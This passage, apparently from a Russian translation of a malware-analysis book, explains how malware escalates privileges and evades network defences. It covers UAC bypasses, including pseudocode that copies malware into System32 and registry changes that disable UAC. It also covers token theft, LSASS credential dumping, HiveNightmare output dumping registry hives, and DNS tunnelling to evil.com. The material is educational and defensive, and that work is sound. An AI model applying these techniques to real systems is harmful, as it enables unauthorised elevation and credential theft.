Повышение привилегий, то есть получение более высокого уровня, чем имеющийся сейчас, может быть мощным способом уклонения. Получив высокие привилегии на узле, злоумышленник приобретает гораздо больше свободы для дальнейших атак в обход защиты конечных точек. Как вы уже видели, высокие привилегии необходимы для таких действий, как отключение anti-malware или изменение конфигурации межсетевого экрана. Существует множество способов повысить привилегии, но в этом разделе рассматриваются четыре наиболее распространённых в современных вредоносных программах: обход UAC, олицетворение и манипулирование токенами доступа, повторное использование учётных данных и непосредственная эксплуатация.

Обход контроля учётных записей пользователей

Контроль учётных записей пользователей (UAC) - механизм защиты Windows, предназначенный для предотвращения выполнения несанкционированными приложениями кода с высокими привилегиями. Когда приложение запрашивает административный доступ, системный администратор должен подтвердить запрос, как показано на рис. 13-13.



Рис. 13-13. Типичное всплывающее окно UAC

После согласия администратора уровень целостности процесса приложения повышается до высокого. Самые распространённые уровни целостности, высокий, средний, низкий и системный, определяют, что процесс может и не может делать в системе. Процессы высокой целостности выполняются в повышенном режиме и имеют доступ к объектам, которым назначены более низкие уровни. Процессы средней целостности работают с правами обычного пользователя; это значение по умолчанию для большинства процессов. Процессы низкой целостности имеют минимальные привилегии и обычно применяются для приложений вроде веб-браузеров, которым из соображений безопасности следует работать в среде, похожей на контейнер. Процессы системной целостности необходимы для стабильности операционной системы; к ним относятся диспетчер управления службами `services.exe` и процесс подсистемы Windows `csrss.exe`. По замыслу процессы с более

низкой целостностью не могут изменять данные процессов более высокой целостности.

На рис. 13-14 показан фрагмент Process Hacker, который удобно выделяет процессы в соответствии с повышением привилегий и уровнями целостности.




Рис. 13-14. Уровни целостности процессов в Process Hacker

Сам Process Hacker (`ProcessHacker.exe`) выделен оранжевым, либо тёмно-серым в этой книге, что означает повышенные привилегии и работу в режиме высокой целостности. `Explorer.exe` выделен розовым, средне-серым, обозначающим системный процесс. Остальные, более обычные процессы, например Excel и Блокнот, окрашены жёлтым, светло-серым, то есть являются процессами средней целостности с правами стандартного пользователя.

UAC защищает системы от вредоносных попыток повышения привилегий, явно запрашивая разрешение учётной записи более высокого уровня. Атаки обхода UAC основаны на том, чтобы обманом заставить пользователя, приложение или саму операционную систему выполнить потенциально опасные действия в повышенном контексте. Рассмотрим работу обхода UAC на простом практическом примере.

Ряд встроенных утилит Windows предназначен для запуска с повышенными разрешениями. Одна из них - `msconfig.exe`, простой инструмент настройки Windows, позволяющий системным администраторам, среди прочего, менять параметры загрузки Windows, службы и задачи автозапуска. Обычно приложения, запрашивающие повышенные разрешения, вызывают окно UAC; по умолчанию его должны подтвердить даже пользователи с правами администратора. Однако при запуске из учётной записи администратора `msconfig.exe` автоматически повышается до процесса высокой целостности без запроса UAC. Кроме того, утилита позволяет запускать другие инструменты, которые затем также работают в контексте высокой целостности без запроса. К сожалению для `msconfig.exe`, злоумышленник способен воспользоваться этим поведением и выполнить простой обход UAC. В меню **Tools** программы `msconfig.exe` пользователь выбирает **Command Prompt** и нажимает **Launch**, как показано на рис. 13-15.




Рис. 13-15. Запуск командной строки из msconfig.exe

Затем без запроса разрешения UAC запускается новая командная строка с уровнем целостности родительского процесса `msconfig.exe`. Новый процесс `cmd.exe` показан в Process Hacker на рис. 13-16.




Рис. 13-16. Процесс cmd.exe, запущенный с высокой целостностью

Обратите внимание, что привилегии процесса повышены (`Elevated: Yes`), а его уровень целостности высок. Пользователь обошёл UAC, выполнив процесс, который должен работать в контексте высокой целостности и при стандартной конфигурации Windows не вызывает запрос UAC, а затем запустив командную строку, унаследовавшую высокий уровень целостности. Теперь командная строка работает от имени администратора и может выполнять команды с высокими привилегиями. Сходный практический пример встречается в семействе Trickbot, злоупотребляющем свойством автоматического повышения утилиты Windows `WSReset.exe`. См. статью Арнольда Осипова «Trickbot Trojan Leveraging a New Windows 10 UAC Bypass».

Проблема именно этого обхода UAC состоит в необходимости графического доступа к системе, поэтому вредоносной программе пришлось бы преодолеть множество препятствий, чтобы провести атаку незаметно для жертвы. Однако авторы нашли несколько способов обойти это ограничение.

Перехват DLL

Из главы 12 вы узнали, что вредоносная программа может злоупотреблять уязвимостями перехвата в законных приложениях, внедряя вредоносную DLL и скрытно выполняя код. Такая атака также эффективно обходит UAC. Возвращаясь к примеру `msconfig.exe`: если бы утилита была уязвима для перехвата DLL и позволяла загрузить вредоносную библиотеку вместо законной, вредоносная DLL выполнялась бы в контексте высокопривилегированного приложения `msconfig.exe`. Все окна UAC появлялись бы под видом `msconfig.exe`, что могло бы обманом заставить пользователя дать согласие и разрешить вредоносному коду работать с более высокими привилегиями, чем было бы возможно иначе.

В отчёте Fox-IT и NCC Group 2016 года «Mofang: A Politically Motivated Information Stealing Adversary» исследователи описали подобную атаку группы Mofang. Она злоупотребляла законным приложением Windows `migwiz.exe`, заставляя его загружать DLL `cryptbase.dll`. Злоумышленники перехватили эту библиотеку, и `migwiz.exe`, по умолчанию выполняющийся в повышенном состоянии, загружал вредоносную версию `cryptbase.dll`, эффективно обходя определённые механизмы UAC.

Злоупотребление COM

Компонентная объектная модель (COM) - часть Windows API, обеспечивающая межпроцессное взаимодействие. Основной строительный блок COM - объект COM, состоящий из данных и функций, управляющих доступом к ним, которые называются интерфейсами. Сервер объекта COM предоставляет интерфейсы клиентам COM, а клиенты обращаются через них к серверу. Объекты серверов COM часто представлены файлами `.dll` или `.exe`. У каждого серверного объекта есть уникальный идентификатор класса (CLSID), 128-разрядная строка из ряда цифр и символов. Такие строки часто отображаются в фигурных скобках, например `{4E5FC2F8-8C44-6776-0912-CB15617EBC13}`. Через мгновение это станет важно.

Ряд объектов COM имеет свойство `COMAutoApproval`, указывающее, что объект не требует от пользователя явного разрешения входящих в него функций повышения привилегий. В Windows список объектов COM с этим свойством можно посмотреть в разделе реестра `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UAC\COMAutoApprovalList`. Список в системе автора показан на рис. 13-17.




Рис. 13-17. Просмотр объектов COM с включённым COMAutoApproval

В типичной системе Windows 10 этот список содержит более 100 объектов! Как нетрудно представить, вредоносная программа может злоупотреблять некоторыми из них, чтобы обойти UAC. Например, интерфейсы некоторых объектов COM содержат функции, способные выполнять произвольный код. Интерфейс COM может предоставлять функцию `ExecuteCommand`, принимающую на вход произвольную команду. Это показано в следующем псевдокоде:

```
command = "cmd.exe copy malware.exe C:\System32\malware.exe"
CoInitialize(NULL);
comObj = CoCreateInstance(CLSID_VulnerableComObject, ..., ...,
                          IID_VulnerableComObject, &pMethod);
pMethod->ExecuteCommand(command);
```

Вредоносная программа инициализирует COM (`CoInitialize`) и создаёт экземпляр COM (`CoCreateInstance`) объекта `VulnerableComObject`. После инициализации объекта программа вызывает уязвимый метод `ExecuteCommand`, предоставляемый и экспортируемый объектом COM, передавая `command` в качестве параметра. Поскольку объект COM работает с высокими привилегиями, последующая команда также выполняется с высокими привилегиями. В данном случае команда копирует исполняемый файл вредоносной программы в каталог `System32`, что обычно вызвало бы запрос UAC.

Это упрощённая версия метода, но похожие приёмы применялись в реальных атаках. Хорошо изученный проект UACME подробно описывает один из вариантов этого метода и множество других.

Изменение реестра

Хотя изменение реестра зачастую само по себе требует высокоуровневых привилегий в системе жертвы, вредоносная программа может использовать реестр для обхода самого запроса UAC. Представьте сценарий, в котором злоумышленник контролирует заражённый узел и может выполнять на нём команды, но не имеет доступа к его графическому интерфейсу. Для некоторых действий ему всё равно пришлось бы нажимать кнопки в запросах UAC, что без графического интерфейса становится проблемой.

В таком случае вредоносная программа может попытаться изменить значение раздела `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA` с установленного по умолчанию `1` на `0`, фактически отключив запросы UAC на узле. Установка значения `0` для `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin` также отключает запросы UAC для действий администратора.

Учтите, что для вступления изменений в силу может потребоваться перезагрузка компьютера, а это способно создать злоумышленнику проблемы и привлечь нежелательное внимание.

Олицетворение и манипулирование токенами доступа

Каждому выполняющемуся в системе процессу назначается токен доступа, унаследованный от родительского процесса, чей токен, в свою очередь, наследуется от запустившей его учётной записи пользователя. Токен доступа учётной записи представляет права и привилегии пользователя. Токенам процессов можно назначать различные привилегии. Например, `SeBackupPrivilege` позволяет пользователю или процессу создавать резервные копии файлов и каталогов, `SeLoadDriverPrivilege` разрешает процессу загружать драйвер ядра, а `SeShutdownPrivilege` - выключать систему.

Чтобы получить дополнительные привилегии, вредоносная программа может продублировать токен другого процесса. Метод часто называют кражей токена или олицетворением токена. Программа вызывает `DuplicateToken` либо `DuplicateTokenEx`, создавая копию токена, назначенного другому процессу, а затем вызывает `ImpersonateLoggedOnUser`, передавая дубликат в качестве параметра. Так вредоносная программа получает разрешения исходного токена. Кроме того, она может вызвать `CreateProcessWithToken`, чтобы запустить совершенно новый процесс и назначить ему разрешения продублированного токена.

> **ПРИМЕЧАНИЕ.** В качестве альтернативы вредоносная программа может изменить собственный токен и назначить ему новые привилегии. Одна из особенно желанных привилегий - `SeDebugPrivilege`, позволяющая процессу исследовать и изменять процессы, принадлежащие другим учётным записям, вплоть до учётной записи System. Если низкопривилегированному процессу разрешено манипулировать системными процессами, он потенциально может внедрять и выполнять код в их контексте, полностью обходя механизмы UAC либо по меньшей мере обманом заставляя пользователей разрешать повышенные действия через UAC.

Для получения `SeDebugPrivilege` вредоносная программа вызывает `OpenProcessToken`, открывая токен доступа своего процесса, а затем `AdjustTokenPrivileges`, передавая `SeDebugPrivilege` как параметр. Однако один лишь запрос привилегии не означает, что операционная система её предоставит. Запрашивать и получать это разрешение могут только ранее повышенные процессы, поэтому вредоносная программа уже должна выполняться в повышенном состоянии. Обычно она сначала применяет один из рассмотренных ранее методов обхода UAC, а затем выдаёт себе `SeDebugPrivilege` для дальнейшего доступа к системным процессам.

Извлечение и повторное использование учётных данных

Поиск и извлечение учётных данных может быть мощным способом повышения привилегий. Например, если вредоносная программа найдёт данные администратора, она сможет повторно использовать их для создания процесса с повышенными разрешениями или даже для горизонтального перемещения к другим узлам сети и получения высоких привилегий уже там. Добиться этого можно множеством способов.

Один из методов извлечения учётных данных - исследование памяти процесса службы подсистемы локального центра безопасности (LSASS), управляющей политиками безопасности и аутентификацией. По своей природе процесс `lsass.exe` содержит в адресном пространстве памяти конфиденциальные данные, а именно учётные данные для входа и токены безопасности. В

современных версиях Windows эти сведения обфусцированы, например посредством хеширования, но в особых обстоятельствах могут присутствовать в открытом виде. Исследуя память `lsass.exe`, вредоносная программа может найти и извлечь привилегированные учётные данные и токены, а затем попытаться повторно использовать их для повышения собственных привилегий.

Существуют инструменты, автоматизирующие этот процесс. Один из известных примеров, Mimikatz, извлекает учётные данные и другую конфиденциальную информацию из памяти системы жертвы. Хотя Mimikatz существует с 2011 года, он до сих пор активно обновляется и часто применяется в реальных атаках. Некоторые платформы атак, например Cobalt Strike, даже имеют встроенные инструменты, подобные Mimikatz.

Другой метод извлечения учётных данных - кейлоггинг, то есть перехват нажатий клавиш жертвы для получения данных входа в различные учётные записи и службы. Кейлоггинг часто реализуется с помощью разных форм перехвата, описанных в главе 12.

Эксплуатация уязвимостей для повышения привилегий

Наконец, некоторые вредоносные программы пытаются эксплуатировать уязвимости для повышения привилегий. Особой популярностью у злоумышленников пользуются уязвимости локального повышения привилегий (LPE), позволяющие повысить права в системе, к которой программа уже имеет низкоуровневый доступ. Примечательный относительно недавний пример - уязвимость CVE-2021-36934, получившая название HiveNightmare и затрагивавшая Windows 10 и некоторые версии Windows 11. HiveNightmare использует проблему контроля доступа в определённых каталогах Windows. Внутри находятся кусты реестра с конфиденциальными данными, например сохранёнными учётными данными, которые обычно недоступны непривилегированным пользователям. Однако, эксплуатируя уязвимость, злоумышленник может обратиться к резервным копиям этих данных в службе теневого копирования томов Windows (VSS), механизме резервного копирования, хранящем копии файлов и других данных. В уязвимых версиях Windows злоумышленник способен создать специальную полезную нагрузку, эксплуатирующую недостаток контроля доступа, получить незаблокированные копии конфиденциальных кустов реестра и использовать сохранённые учётные данные для повышения привилегий. Эксплойт показан на рис. 13-18; его код доступен в репозитории HiveNightmare.

```
C:\Users\Public>HiveNightmare.exe
HiveNightmare v0.6 - dump registry hives as non-admin users
Specify maximum number of shadows to inspect with parameter if wanted, default is 15.
Running...
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM
Success: SAM hive from 2022-01-21 written out to current working directory as SAM-2022-01-21
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY
Success: SECURITY hive from 2022-01-21 written out to current working directory as SECURITY-2022-01-21
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
Success: SYSTEM hive from 2022-01-21 written out to current working directory as SYSTEM-2022-01-21

Assuming no errors above, you should be able to find hive dump files in current working directory.
```

Рис. 13-18. Эксплойт HiveNightmare в действии

Этот код эксплойта выгружает извлечённые файлы кустов реестра в текущий рабочий каталог. Быстрый просмотр содержимого каталога подтверждает успешную эксплуатацию, как показано на рис. 13-19.

```
10/16/2022  08:33 PM            65,536 SAM-2022-01-21
10/16/2022  08:33 PM            65,536 SECURITY-2022-01-21
10/16/2022  08:33 PM        11,796,480 SYSTEM-2022-01-21
```

Рис. 13-19. Успешная эксплуатация HiveNightmare

На снимках экрана атака может выглядеть не слишком впечатляюще, но она очень мощна. Работая как непривилегированный пользователь, автор сумел извлечь непосредственно из VSS конфиденциальные кусты реестра, которые иначе были бы ему недоступны. При желании он мог бы запросить из них сохранённые учётные данные, а затем использовать их для выполнения кода с высокими привилегиями. Это лишь один пример уязвимости, а заодно хороший пример извлечения учётных данных, но за последние пять лет было опубликовано множество уязвимостей повышения привилегий. Некоторые стали широко известны, а некоторые активно эксплуатируются вредоносными программами в реальных атаках. К сожалению, вероятно, существуют и другие подобные уязвимости, пока неизвестные широкой публике.

Рассмотрев некоторые способы обхода средств защиты конечных точек, перенесём внимание на обход механизмов сетевой защиты.

Обход средств сетевой защиты

Сетевые механизмы - ещё один уровень защиты, который вредоносной программе необходимо преодолеть для достижения успеха. Обход сетевой защиты опирается на многие тактики, уже встречавшиеся в предыдущих главах. Например, вредоносная программа может применять методы обфускации вроде шифрования для сокрытия трафика C2. Она также способна использовать методы уклонения от песочниц, чтобы обходить сетевую защиту, основанную на выполнении подозрительных файлов, проходящих через сеть, в песочнице. В этом разделе мы сосредоточимся на ещё не рассмотренных методах обхода. Но сначала кратко познакомимся с доступными средствами сетевой защиты.

Современные средства сетевой защиты

Как и рынок защиты узлов, рынок сетевой защиты переполнен названиями продуктов и сокращениями. На фундаментальном уровне существует лишь несколько типов современных средств сетевой защиты. В этой главе основное внимание уделяется NIDS, NDR и защите электронной почты:

• **Системы обнаружения сетевых вторжений (NIDS).** Эти продукты наблюдают за входящим и исходящим сетевым трафиком в поисках признаков вредоносной активности. Подобно anti-malware, NIDS могут основываться на сигнатурах, аномалиях либо сочетать оба подхода. Сигнатурные методы NIDS ищут подозрительные сигнатуры
в сетевом трафике, например последовательности данных, кода или строк. Методы на основе аномалий больше внимания уделяют поведенческим шаблонам сетевого трафика и могут применять машинное обучение. NIDS также способны выступать системами предотвращения вторжений (IPS), которые не только обнаруживают атаки, но и реагируют на них и предотвращают их. И NIDS, и IPS часто входят в современные реализации более традиционных средств сетевой

защиты, например межсетевых экранов.

• **Системы сетевого обнаружения и реагирования (NDR).** Это сетевой эквивалент EDR. NDR представляет собой более современное решение, чем NIDS, и в некотором отношении стремится заменить его. NDR использует анализ сетевого трафика в реальном времени для выявления потенциальных атак, обнаружения угроз, например вредоносных программ, проходящих через сеть, и реагирования на подозрительное поведение. Телеметрию NDR и узлового EDR можно объединить в систему расширенного обнаружения и реагирования (XDR), позволяющую аналитикам и исследователям отслеживать атаки как на сетевом уровне, так и на уровне конечных точек.

• **Технологии защиты электронной почты.** Эти всё более распространённые и необходимые решения располагаются на почтовом шлюзе организации и наблюдают за входящим и исходящим почтовым трафиком, исследуя его. Это критически важный механизм, поскольку многие входящие письма содержат вредоносные вложения или URL-адреса. Комплексы защиты почты сканируют и запускают в песочнице входящие, а иногда и исходящие письма, после чего выдают предупреждения о вредоносных сообщениях либо просто удаляют их. Поскольку технология частично основана на песочницах, ей потенциально могут помешать уже рассмотренные методы противодействия песочницам.

Теперь начнём рассматривать способы, которыми вредоносная программа пытается обходить эти средства.

Обфускация и сокрытие сетевого трафика

Для обхода NIDS и NDR современная вредоносная программа должна применять обфускацию или шифрование, чтобы замаскировать сетевой трафик. Некоторые программы пытаются скрыться от сетевой защиты при загрузке дополнительных полезных нагрузок или модулей, используя зашифрованные сетевые протоколы HTTPS, Secure File Transfer Protocol (SFTP) или Secure Shell (SSH). Известно даже применение вредоносными программами зашифрованного средства защиты конфиденциальности Tor для сокрытия сетевой активности. Такой метод наблюдался у семейства Bashlite, также известного как Gafgyt, при обмене с инфраструктурой C2. Следует помнить, что само использование Tor и других редко применяемых протоколов и служб может служить явным признаком вредоносной активности. Хотя метод действительно способен помешать сетевой защите и исследователям изучить подозрительный трафик, он не означает, что вредоносная программа останется полностью незамеченной.

Другой пример тактики - туннелирование DNS, злоупотребляющее протоколом системы доменных имён (DNS) для сокрытия такого трафика, как загрузка файлов, эксфильтрация данных из сети или обмен C2. Поскольку DNS является фундаментальным протоколом, на котором работает интернет, туннелирование может остаться совершенно незаметным для сетевого наблюдения и защиты. На рис. 13-20 показано, как оно выглядит.




Рис. 13-20. Туннелирование DNS

Начнём с заражённого узла, на котором скрывается троян удалённого доступа (RAT). Он связывается со своим сервером C2 `evil.com` и нуждается в специальных инструкциях, получаемых через туннель DNS. RAT отправляет DNS-запрос своему серверу C2 `36128.evil.com`, где поддомен `36128` представляет случайную числовую строку. Затем запрос передаётся рекурсивному DNS-серверу, локальному серверу, обслуживающему DNS-запросы. Для домашних пользователей и малых компаний им может быть сервер интернет-провайдера, а для организации - внутренний сервер, к которой относится узел.

После этого рекурсивный DNS-сервер обращается к авторитетному DNS-серверу, являющемуся источником достоверных сведений о домене. Когда новый веб-сайт развёртывается у поставщика услуг размещения, тот выступает авторитетным DNS-сервером для домена. В качестве альтернативы любой владелец приобретённого доменного имени может организовать собственный авторитетный DNS-сервер. В данном случае RAT на заражённом узле в конечном итоге связывается с авторитетным DNS-сервером домена `evil.com`, которым владеет автор вредоносной программы.

Получив DNS-запрос, сервер C2 отправляет ответ. Однако в данном случае он содержит закодированную команду, простую строку `execute`. Команда может быть обфусцирована простым алгоритмом вроде Base64 или даже зашифрована и спрятана в одной из записей DNS-ответа. Для туннелирования DNS часто используются записи TXT, CNAME, ресурсные записи (RR) и записи NULL. Они выходят за рамки книги и далее не рассматриваются.

Получив DNS-ответ, RAT на заражённом узле декодирует встроенную строку и обрабатывает команду `execute`, предположительно выполняя вредоносную команду. По умолчанию DNS не шифруется, но из-за его повсеместного применения и сложности полного наблюдения такая атака способна проскользнуть мимо сетевой защиты.

Известно также применение вредоносными программами собственных платформ C2 с новыми способами сетевого обмена. Такие платформы могут использовать общедоступные службы GitHub, Pastebin, Telegram или даже X для сокрытия трафика и команд. Обычно этот трафик не только зашифрован, но и способен остаться совершенно незамеченным, поскольку выглядит нормально. Один из примеров обнаружили исследователи ESET: группа Turla злоупотребляла учётной записью Бритни Спирс в Instagram для сокрытия серверов C2. См. статью «Carbon Paper: Peering into Turla's

Second Stage Backdoor». Группа разместила на странице Спирс закодированный текст, представлявший URL с адресом сервера C2. Вредоносные программы в ранее заражённых Turla системах следили за её профилем Instagram, искали эти шаблоны и извлекали адреса серверов C2. Затем программа декодировала адрес и получала дополнительные команды из инфраструктуры злоумышленника.

Злоумышленники могут также размещать вредоносные полезные нагрузки на известных файлообменных сайтах, например Google Drive и Dropbox. Поскольку эти службы широко используются в законных целях, загрузка вредоносной программой полезной нагрузки или дополнительных модулей из Google Drive может выглядеть совершенно нормально для поверхностного наблюдателя и сетевой защиты.

Сокрытие инфраструктуры с помощью геозон

